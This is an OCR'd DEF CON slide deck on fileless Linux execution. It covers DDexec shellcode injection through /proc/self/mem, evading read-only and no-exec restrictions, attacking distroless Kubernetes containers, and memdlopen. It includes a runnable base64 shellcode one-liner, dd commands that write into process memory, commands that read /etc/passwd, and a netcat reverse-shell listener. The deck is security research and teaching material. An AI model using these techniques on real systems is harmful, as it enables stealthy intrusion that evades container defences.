# Exploring Linux Memory Manipulation for Stealth and Evasion:

## Strategies to bypass Read-Only, No-Exec, and Distroless Environments



DEFCON

# whoamus

**Carlos Polop**

- Pentester/Red Teamer.
- Several Certs...
- Captain of Spanish team at ECSC2021, member of winning Team EU at ICC2022
- Author of HackTricks, HackTricks-Cloud & PEASS-ng.

**Yago Gutiérrez (Arget)**

- Telecommunications Eng. (still on it)
- pwn, C, asm, pwn
- Linux Internals.
- Aarch64 rules!



DEFCON

# Index

- Why this?
- What is DDexec?
- Bypassing Read-only & no-exec with DDexec (Demo)
- Bypassing DDexec detections (Demo)
- What are Distroless containers? (Demo)
- Python Distroless RCE (Demo)
- Node Distroless Prototype Pollution (Demo)
- Haha loopy DDexec go brrr
- PHP Distroless with implant (Demo)
- BONUS technique (Surprise)



# Why this?




- So many ways to inject in memory in Windows…
- Was Distroless the new “unhackable” system?
- Some state-of-the-art techniques back then:
  - https://blog.sektor7.net/#!res/2020/meterp-inject-yt.md
    - memfd_create()
    - ASLR is a problem
  - https://twitter.com/David3141593/status/1386663070991360001

```
cd /proc/$$;read a<syscall;exec 3>mem;base64 -
d<<<McBIu9GdlpHQjJf/SPfbU1RfmVJXVF6wOw8F|dd bs=1 seek=$[`echo
$a|cut -d" " -f9`]>&3
```

DEFCON

# What is DDexec?

Because memfd_create() wasn't good enough…

DDexec accessible in https://github.com/arget13/DDexec

Creates a shellcode that performs the same steps the kernel does upon each execve()

- Load the loader in memory
- Map the binary at the addresses it requires
- Prepare stack: lay auxv, argv, envp
- Jump to the loader's entry point.

All of this in s**hell** scripting, or what would be the point?



DEMO

# Bypassing ro & no-exec with DDexec

Kubernetes read-only & no-exec using alpine demonstration with DDexec

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine-pod
spec:
  containers:
  - name: alpine
    image: alpine
    securityContext:
      readOnlyRootFilesystem: true
    command: ["sh", "-c", "while true; do sleep 10; done"]
```




Command Palette
⌘ P
Command Search
^ R
Warp AI
^ Space
/tmp

DEMO

# Bypassing DDexec detections

dd was used just to lseek() and write() through the mem file

```
exec 3>/proc/$$/mem; base64 -d $sc | dd bs=1 seek=$addr >&3
```

But POSIX fd's have a really cool quirk:

```
❯ echo "Hello world" > txt
❯ exec 3< txt
❯ dd bs=1 seek=3 count=0 >&3 2>/dev/null
❯ cat <&3
lo world
❯ cat txt
Hello world
```



DEFCON

DEMO

# Bypassing DDexec detections

This means we can use dd **just** to lseek() through mem and then write() with any other command.

```
exec 3>/proc/$$/mem; dd bs=1 seek=$addr >&3 </dev/null; base64 -d $sc >&3
```

And we can find other seekers:

- tail
- cmp
- hexdump
- Harry Potter



DEFCON

# What are Distroless containers?

(by  )

“Distroless containers contain only the **bare minimum components** necessary to run a specific application or service, such as libraries and runtime dependencies, but exclude larger components like a package manager, shell, or system utilities.

The goal of distroless containers is to **reduce the attack surface** of containers by **eliminating unnecessary components** and **minimizing** the number of **vulnerabilities** that can be exploited.”




DEMO

# What are Distroless containers?

```
# No binaries
(Using gcr.io/distroless/python3)
kubectl exec -it dless-flask-ssti-pod -- sh
ls
cat /etc/passwd
while read -r line; do echo "$line"; done < /etc/passwd
command -v openssl
# Read: https://www.form3.tech/engineering/content/exploiting-distroless-images

# No sh
(Using gcr.io/distroless/nodejs18-debian11)
kubectl exec -it dless-express-pp-pod -- sh
```




~/git/DistrolessRCE git:(main)

DEMO

# Python Distroless + ro - RCE

- If a is web vulnerable to RCE, it's because the web itself was running binaries, so sh is probably present (commands are run usually from a shell instead of called directly)
- If only a shell is installed, (ab)use builtins!
- If the web is using python… Python is installed! So, even without sh, you can get a Python rev shell ;)
- Python, Perl & Ruby can call specific syscalls… so you can load anything in memory and call it without touching the disk: https://github.com/nnsee/fileless-elf-exec
- Abuse this without RCE… SSTI?



DEFCON

~/Documents

```
kubectl port-forward dless-python-rce-pod 3001:300
1
Forwarding from 127.0.0.1:3001 -> 3001
Forwarding from [::1]:3001 -> 3001
Handling connection for 3001
Handling connection for 3001
Handling connection for 3001
Handling connection for 3001
```

~/Documents (1.352s)

```
kubectl get pods
NAME                    READY   STATUS    RESTARTS
  AGE
dless-express-pp-pod    1/1     Running   0
  15h
dless-flask-ssti-pod    1/1     Running   0
  15h
dless-python-rce-pod    1/1     Running   0
  15h
php-pod                 1/1     Running   0
  15h
ubuntu                  1/1     Running   0
  15h
```

~/Documents

```
kubectl exec -it ubuntu -- bash;

root@ubuntu:/# nc -lvnp 4444
Listening on 0.0.0.0 4444
```

DEMO

## Node Distroless Prototype Pollution

- Get RCE from a simple PP vuln.
- No sh on system… get Node rev shell ;)
- Use Node to enumerate the system
- Node cannot call syscalls directly… Np, use DDexec style to load memfd_create shellcode and then load & execute any binary in the memfd!



DEFCON

# Haha loopy DDexec go brrr

- Daemonized loader, written in C, converted to shellcode.
  - Listens on a pipe/socket/shm for “requests”
  - Each request contains a binary + arguments
  - `fork()` + DDexec style load OR memdlopen
- Throw some program and arguments in the pipe
- SIGSTOP
- brrr



DEFCON

DEMO

# PHP Distroless with implant

- No sh on system… get PHP rev shell ;)
- Use PHP to enumerate the system
- PHP cannot call syscalls directly & cannot write to other processes FDs… same as Node but with a more special shellcode that read from stdin binaries to load in memfd.
- Load new Loader (forget about noisy memfd_create)
- Execute Busybox in a distroless container
- DDexec daemon accessible in https://github.com/arget13/memexec



# BONUS: memdlopen

This technique is complex because we need to parse ELF headers and carry out several computations regarding addresses, offsets, keeping alignments, etc.

Additionally, it only works for programs… you can load a library, sure, but won’t link it.

Well, let me introduce you to ye olde technique called memdlopen.



# BONUS: memdlopen

Described by skape and Jarkko Turkulainen in a paper in Nologin, almost 20 years ago.

- Map the library raw in memory (as is, no parsing)
- Hook to the wrappers to syscalls in loader
- Call dlopen(“asd”, someflag)
- Fake every syscall that tries to access the fake file we provided:
  - open(): if(pathname = “asd”) return 0x1337; else syscall;
  - read(): if(fd = 0x1337) memcpy(dest, elf_raw, count); else syscall;
  - etc



# BONUS: memdlopen

Problem: in order to find the wrappers to hook them they rely on **code signatures**:

**Will vary** across loader's versions and even builds!

There may not even be a wrapper as such



# BONUS: memdlopen

My alternative is as follows:

- Install signal handler for SIGILL
- Replace in the (in-memory) loader every instruction syscall with an invalid instruction
- Hook done! Now call dlopen(“asd”)

Also, by patching just a bit in a program you can use this technique to load and link it with the libraries it needs.



# BONUS: memdlopen

Easy, clean, portable. Just do it. Das auto.



# BONUS: memdlopen

My implementation

https://github.com/arget13/memdlopen

skape and Jarko's paper

https://web.archive.org/web/20120112125526/http://www.nologin.org/Downloads/Papers/remote-library-injection.pdf

m1m1x's implementation

https://github.com/m1m1x/memdlopen



# Try it!

All the demos inside distroless read-only kubernetes containers are now public in https://github.com/carlospolop/DistrolessRCE



# Thank you!

This and much more, soon at…



DEFCON